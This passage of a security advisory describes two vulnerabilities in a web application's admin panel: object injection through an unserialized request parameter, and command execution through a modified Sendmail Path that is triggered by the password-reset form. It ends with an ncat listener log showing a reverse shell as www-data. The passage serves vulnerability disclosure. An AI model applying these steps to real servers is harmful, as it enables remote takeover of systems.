
Apache/2.4.29 (Ubuntu) Server at 10.0.101.116 Port 80

6 - Authenticated Object injection



In the administrator page “`admin/changegroupperm.php`” it’s possible send an untrusted value to unserialize that permit to obtain an authenticated object injection

Proof of concept

- The first step is go in to User Management -> Backend Group Permission



- Click on "Submit" button and intercept the request with a software such as Burp Suite:




- The value of `sel_groups` parameter can be change with a valid payload and a valid hash for trigger the exploit.

7 - Command execution


It's possible obtain a command execution modifying the path of the e-mail executable in the send mail functionality.

Proof of concept


- Login in the administration panel and go to Site Admin -> Settings -> Global Settings and click on "Mail Settings" tab:



- Select "sendmail" in "Mailer" and in "Sendmail Path" insert an arbitrary command:



- Now go to login page and click on "Forgot your password", insert an username and click "Submit" button for execute the command previously entered:



Prompt dei comandi - ncat.exe -lvp 10000

```
C:\Users\Daniele\Desktop\ncat-portable-5.59BETA1>ncat.exe -lvp 10000
ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
ncat: Listening on 0.0.0.0:10000
ncat: Connection from 10.0.101.33:36014.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```